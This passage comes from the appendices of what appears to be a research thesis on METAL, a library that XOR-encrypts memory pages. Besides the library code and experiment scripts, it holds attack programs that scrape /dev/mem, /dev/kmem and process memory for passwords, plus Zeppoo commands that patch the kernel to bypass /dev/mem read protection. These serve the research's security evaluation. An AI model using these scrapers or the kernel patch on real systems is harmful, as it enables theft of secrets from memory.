  int i, j;
  ptr = freeptr;
  ptr2 = freeptr;

      /* search for pointer in memory handler */
  for( i = 0; i < myhandler.total_size; i++ ){
    if( memSlots[i].addrs == freeptr ){
              /* if found set delete to true and
               * erase page info from encryption handler
               */
              memSlots[i].del = 1;
              zero(ptr);

              /* If the buffer is more than one page,
               * we have to erase each page from the
               * encryption handler
               */
              for( j = 0; j < memSlots[i].size; j += pagesize ){
                 if( (ptr + pagesize) <= (ptr2 + memSlots[i].size) ){
                             ptr += pagesize;
                             zero(ptr);
                 }
              }

              /* Erase the page */
              munmap(freeptr, memSlots[i].size);
              break;
```

```
      }
    }
    if( i == myhandler.total_size )
      crash("address not from malloc!");

  }
  unlock();

  if( sigprocmask( SIG_SETMASK, &oldmask, NULL ) < 0 )
    crash( "SIG_SETMASK error" );

  ualarm(TIMERVAL, 0);
    return;
  }

/*****************************************************
 *****************************************************
 **************  End Deallocation Functions  ********
 *****************************************************
 *****************************************************/

/*
 *       zero()
 *       Function to clear deleted pages from the
 *       decryption/encryption handler
 *
 *       Precondition: zeroptr: address to be
 *               cleared from the decryption/encryption handler
 *       Postcondition: zeroptr is cleared from the
 *               decryption/encryption handler
```

```
 */
void zero(char *zeroptr){
  int i;
  for(i = myhandler.encrNumAddrs; i > 0; i-- ){
    if( encrHandler[i].addrs == zeroptr ){
      encrHandler[i].del = 0;
      break;
    }
  }
}

/*
 *       decr()
 *       Function to decrypt a page
 *
 *       Precondition: *thing: address to be decrypted
 *                size: size of the buffer to be decrypted
 *       Postcontion:  the page is decrypted
 */
void decr(void *thing, int size){
  int i;
  char *temp;
  temp = thing;

  if (mprotect(thing, size, PROT_READ | PROT_WRITE) != 0)
    crash("mprotect_DECR");

  for( i = 0; i < size; i++ ){
    if (!NO_OP) temp[i] = myhandler.K ^ temp[i];
  }
```

```
  temp = NULL;

}

/*
 *       encr()
 *       Function to encrypt a page
 *
 *       Precondition: *thing: address to be encrypted
 *                size: size of the buffer to be encrypted
 *       Postcontion:  the page is encrypted
 */
void encr(void *thing, int size){
  int i;
  char *temp;
  temp = thing;

  for( i = 0; i < size; i++ ){
    if (!NO_OP) temp[i] = myhandler.K ^ temp[i];
  }

  if (mprotect(thing, size, PROT_NONE) !=  0)
    crash("mprotect_ENCR");

  temp = NULL;

}

/*
```

```
 *       catchalarm()
 *       SIGALRM signal handler
 *
 */
void catchalarm( int sig ){
  ualarm(0, 0);
  alarm(0);                /* just in case */
                           /* though both may not be needed */
  if( myhandler.encrNumAddrs == 0 ){
    return;
  }


  for ( ; myhandler.encrNumAddrs > 0; myhandler.encrNumAddrs— ){
    if( encrHandler[myhandler.encrNumAddrs].del != 0 ){
      encr( encrHandler[myhandler.encrNumAddrs].addrs, pagesize );
    }
    encrHandler[myhandler.encrNumAddrs].addrs = 0;
    encrHandler[myhandler.encrNumAddrs].del = 0;
    encrHandler[myhandler.encrNumAddrs].decr = 0;
  }

  return;
}



/*
 *       segvhandler()
 *       SIGSEGV signal handler
 *
```

```
 */

void segvhandler(int signum, siginfo_t *info, void *extra){

  if( signum == SIGSEGV){
        alarm(0);                                   /* just in case */
        ualarm(0, 0);

        ptr = (void *)(((int)info->si_addr) & myhandler.mask);

        if( myhandler.encrNumAddrs < myhandler.encr_size ){
                myhandler.encrNumAddrs++;
                encrHandler[myhandler.encrNumAddrs].addrs = ptr;
                encrHandler[myhandler.encrNumAddrs].del = 1;
                encrHandler[myhandler.encrNumAddrs].decr = 1;
        }

        decr(encrHandler[myhandler.encrNumAddrs].addrs, pagesize);


        alarm(0);
        ualarm(0,0);
        ualarm(TIMERVAL, TIMERVAL);
  }

  return;

}
```

0.10 Appendix B

0.10.1 Makefile for METAL

```
CC =    gcc
CCFLAGS =    -fPIC -c -pthread

LDCONFIG = /sbin/ldconfig -n `pwd`

MAJOR = so
MINOR = 2
RELEASE = 2
VERSION = $(MAJOR).$(MINOR).$(RELEASE)
SETLPERMISSIONS = chmod 755

METALROOT = /usr
LIBDIR = $(METALROOT)/lib



METAL_BASENAME = libmetal
METAL_SONAME = $(METAL_BASENAME).$(MAJOR)
METALLIB = $(METAL_SONAME).$(MINOR)

OBJECT = metal.o

BUILDLIB = $(CC) -shared -Wl,-soname,$(METAL_SONAME) \
 -o $(METALLIB)

lib-post-install:
        @$(LDCONFIG) || echo Warning: "$(LDCONFIG)" was unsuccessful
```

```
metal.o:        metal.c metal.h
        $(CC)   $(CCFLAGS)      metal.c

all:    metal.o
        $(BUILDLIB)     $(OBJECT)       -lc


install:    all
        $(MAKE) lib-post-install
        mv      $(METALLIB)     $(LIBDIR)
        mv      $(METAL_SONAME) $(LIBDIR)
        $(SETLPERMISSIONS)      $(LIBDIR)/$(METALLIB)

clean:
        rm      -rf     *.o     *.so*
```

0.11 Appendix C

0.11.1 Attack Program 1

```
#!/usr/bin/perl -s
#
# Open /dev/mem or /dev/kmem and read megabyte sized chunks.  Ignore errors,
# just seek and read 1 chunk at a time.
#
#       Usage: $0 [-k] [-d] N
#
# Where "N" is the number of meg chunks to read.  The -k flag tells it to
# read from kmem, else (by default) it reads /dev/mem.  -d is debug.
#

#for(1...10){
while(1){

$page_length = 4096;                # some pages are longer...
$ARGV[0] = "524288" unless $#ARGV >= 0;    # get one GB of memory
if ($k) { $MEMORY = "/dev/kmem"; }
else    { $MEMORY = "/dev/mem"; }

die "Can't open $MEMORY\n" unless open(MEMORY, $MEMORY);

# for this many megabytes of data
for $n (0..($ARGV[0]-1)) {
        $position = $n * $page_length;
        seek(MEMORY,$position,0);
        if (($bytes_read = sysread(MEMORY, $page, $page_length))) {
                $_ = $page;
```

```
                    if( /[A-Za-z]+-[0-9]+-[a-z]+-[0-9]+-[a-z]+-[0-9]+-[a-z]+-[0-9]+/){
                    @words = split /\s+/, $page;
                    @pass = grep( /[A-Za-z0-9]+-[0-9A-Za-z]+-[A-Za-z0-9]
\
                            +-[0-9A-Za-z]+-[A-Za-z0-9]+-[0-9]+-[a-z]+-[0-9]+/, @words);
                    foreach $pass (@pass){
                    printf "found! ==> $pass\n";
                    }
                    }
                    $total_bytes_read += $bytes_read;
                    }
            }

$total_bytes_read = 0;
}
```

0.12 Appendix D

0.12.1 AttackProgram 2

```
int FOUND;


/*
 * From main()
 *
 * (at the very end)
 */

 while( FOUND == 0 ){
        proc = open_process(pid);
        copy_process(proc, fileno(stdout));
        close_process(proc);
  }
  kill(pid, SIGUSR1);



/*
 * Modified copy function
 */
static void copy_process(PROC_INFO *proc, int out_fd)
{
    char    buf[READ_BUFSIZ_CHARS];
    long    size;
    off_t   where;
    int     len;
    int     n, i;
    char cset[] = "notw ";  /* item we are searching for */
```

```
    for (n = 0; n < proc->map_count; n++) {
        size = proc->map_info[n].end - proc->map_info[n].start;
        where = proc->map_info[n].start;
        while (size > 0) {
            len = (size > sizeof(buf) ? sizeof(buf) : size);
            proc->read_proc(proc, buf, len, where);
            if (keep_holes) {
                write_here(out_fd, buf, len, where);
            } else {
                /* Set our FOUND flag and write out a message */
                if((i = strspn(buf,cset)) == 5 ){
                        FOUND = 1;
                        write(out_fd, "FOUND: ", 7);
                        if (write(out_fd, buf, len) != len)
                                error("write: %m");

                }
            }
            size -= len;
            where += len;
        }
    }
}
```

0.13 Appendix E

0.13.1 auto.bsh Bash Script to Automate Experiments

```
#!/bin/bash

if [[ "$#" -lt 6 ]]
then
    echo "usage: $0 minlib_t maxlib_t minapp_t maxapp_t file numtimes"
    exit
else
    MINLIBT=$1
    shift
    MAXLIBT=$1
    shift
    MINAPPT=$1
    shift
    MAXAPPT=$1
    shift
    FILE=$1
    shift
    TIMES=$1
fi

echo "    Library Timer: $MINLIBT $MAXLIBT "
echo "Application Timer: $MINAPPT $MAXAPPT "
echo "      Output File: $FILE"

make    #remake pcat just in case
cc test.c metal.c -pthread -o victim
```

```
echo "Killing any lingering victim processes..."
killall -USR1 victim
rm -f $FILE
sleep 2

echo "Beginning experiments..."
echo -e "PID_VICTIM \tNUM_ACCESSES \tAPP_TIMER \tLIB_TIMER \tTIME_LIVED" > $FILE
X=$MINLIBT
while [ $X -le $MAXLIBT ]
do
        Z=1
        while [ $Z -le $TIMES ]
        do
        Y=$MINAPPT
        echo "p=========================================< try " $Z ">=========================================

        COUNT=0
        while [ $Y -le $MAXAPPT ]
        do
            ./victim $X $Y $FILE $time &
            pid=$!
            usleep 5
            echo "starting pcat"
            COUNT=$((COUNT+1))
            ./pcat $pid
            ex=$?
            while [ $ex -ne 0 ]
            do
                    COUNT=$((COUNT+1))
                     ./pcat $pid
```

```
                ex=$?
            done
            killall -USR1 victim
            killall -9 victim
            echo -e "$pid\t\tCOUNT:\t\t\t" $COUNT >> $FILE
            usleep 10

            Y=$((Y*10))
        done
        Z=$(($Z+1))
        done
        X=$((X*10))
done
```

0.14 Appendix F

0.14.1 stats.pl Perl Script to Get Program Statistics

```
#!/usr/bin/perl -w
# Jamie Levy
#
# stats.pl
# used for rendering output files for METAL
#
# usage; ./stats.pl [file_to_render] [output_file]

if( $#ARGV <= 0 ){
   die "usage: $0 <input_file> <NEW_output_file>\n";
}

$file = shift (@ARGV);
$output = shift(@ARGV);

open(FILE, $file);              #open the new file
open FILE2, ">$output";         #and output file
open FILE3, ">file.txt";          #for debugging only... leave commented

while(<FILE>){                    #while we're still reading from the file
        @myvals = split;          #split lines on whitespace
        if( /try/ || /PID/ ){     #skip human labels and errors
           next;
        }
        if( !/COUNT/ && $myvals[4] > 0){                  #process output from victim
           $pid{$myvals[0]} = $myvals[1]."::". $myvals[2]."::".$myvals[3]."::".$myvals[4
        }elsif( defined( $pid{$myvals[0]} ) ){  #process output from pcat
```

```
        $pid{$myvals[0]} .= "::".$myvals[2];
    }else{                      #not needed, but for clarity
        next;
    }
}

while( ($key, $value) = each %pid){
    my @temp = split /::/, $value;
    #add up totals for NUM_ACCESSESS, TIME_LVD and PCAT_COUNT
    next if !defined($temp[4]);
    $hash_NA{ $temp[1]."&".$temp[2]} += $temp[0];
    $hash_TL{ $temp[1]."&".$temp[2]} += $temp[3];
    $hash_CT{ $temp[1]."&".$temp[2]} += $temp[4];

    #keep track of separate numbers for STD_DEV
    if( defined( $STD{ $temp[1]."::".$temp[2]."::NA"} )){
        $STD{ $temp[1]."::".$temp[2]."::NA"} .= "::".$temp[0];
        $STD{ $temp[1]."::".$temp[2]."::TL"} .= "::".$temp[3];
        $STD{ $temp[1]."::".$temp[2]."::CT"} .= "::".$temp[4];
    }else{
        $STD{ $temp[1]."::".$temp[2]."::NA"} .= $temp[0];
        $STD{ $temp[1]."::".$temp[2]."::TL"} .= $temp[3];
        $STD{ $temp[1]."::".$temp[2]."::CT"} .= $temp[4];
    }

    #count for each thing so that we can calculate mean/STD_DEV
    $stats{ $temp[1]."::".$temp[2]."::NA" }++;
    $stats{ $temp[1]."::".$temp[2]."::TL" }++;
    $stats{ $temp[1]."::".$temp[2]."::CT" }++;
}
```

```
#calculate mean, STD_DEV and print out stats
print FILE2 "APP_TMR\t\tLIB_TMR\t\tMEAN_NA\t\t\tSTD_DEV_NA\n";
foreach $key( sort keys %hash_NA){
          $value = $hash_NA{ $key };
          my @temp = split /&/, $key;
          my $mean = $value/$stats{$temp[0]."::".$temp[1]."::NA"};
          print FILE2 "$temp[0]\t\t$temp[1]\t\t".sprintf("%.8f",$mean)."\t\t";
          my @temp2 = split /::/, $STD{$temp[0]."::".$temp[1]."::NA"};
          $dev = 0;
          foreach( @temp2 ){
                    $x = $_;
                    $dev += (($x - $mean)**2);

          }
          $stdev = sqrt ( ($dev/$stats{$temp[0]."::".$temp[1]."::NA"}) );
          print FILE2 sprintf("%.8f",$stdev)."\n";
          print FILE3 $stats{$temp[0]."::".$temp[1]."::NA"}."\t$mean\t$stdev\n"
}

print FILE2 "\n\nAPP_TMR\t\tLIB_TMR\t\tMEAN_TL\t\t\tSTD_DEV_TL\n";
foreach $key( sort keys %hash_TL){
          $value = $hash_TL{ $key };
          my @temp = split /&/, $key;
          my $mean = $value/$stats{$temp[0]."::".$temp[1]."::TL"};
          print FILE2 "$temp[0]\t\t$temp[1]\t\t".sprintf("%.8f",$mean)."\t\t";
          my @temp2 = split /::/, $STD{$temp[0]."::".$temp[1]."::TL"};
          $dev = 0;
          foreach( @temp2 ){
                    $x = $_;
```

```
                $dev += (($x - $mean)**2);

        }
        $stdev = sqrt ( ($dev/$stats{$temp[0]."::".$temp[1]."::TL"}) );
        print FILE2 sprintf("%.8f",$stdev)."\n";
        print FILE3 $stats{$temp[0]."::".$temp[1]."::TL"}."\t$mean\t$stdev\n"

}

print FILE2 "\n\nAPP_TMR\t\tLIB_TMR\t\tMEAN_CT\t\t\tSTD_DEV_CT\n";
foreach $key( sort keys %hash_CT){
        $value = $hash_CT{ $key };
         my @temp = split /&/, $key;
         my $mean = $value/$stats{$temp[0]."::".$temp[1]."::CT"};
         print FILE2 "$temp[0]\t\t$temp[1]\t\t".sprintf("%.8f",$mean)."\t\t";
        my @temp2 = split /::/, $STD{$temp[0]."::".$temp[1]."::CT"};
        $dev = 0;
        foreach( @temp2 ){
                $x = $_;
                $dev += (($x - $mean)**2);

        }
        $stdev = sqrt (( $dev/$stats{$temp[0]."::".$temp[1]."::CT"}) );
        print FILE2 sprintf("%.8f",$stdev)."\n";
        print FILE3 $stats{$temp[0]."::".$temp[1]."::CT"}."\t$mean\t$dev\t$stdev\n"
}
```

0.15 Appendix G

0.15.1 Zeppoo Command to Overwrite Fedora /dev/mem Read Protection

```
#Run the first line before doing anything else!!
#  [make sure to use your kernel - `uname -a`]
#  and then fill in the value that you get back in place of
#                c01151eb
#  you can then run this by `bash setzeppoo` as root


grep devmem /boot/System.map-2.6.15-1.2054_FC5
./zeppoo-dump.py -d c01151eb 8 o -p /dev/mem -m
./zeppoo-dump.py -w c01151eb "\xb8\x01\x00\x00\x00\xc3" -p /dev/mem -m
./zeppoo-dump.py -d c01151eb 8 o -p /dev/mem -m
```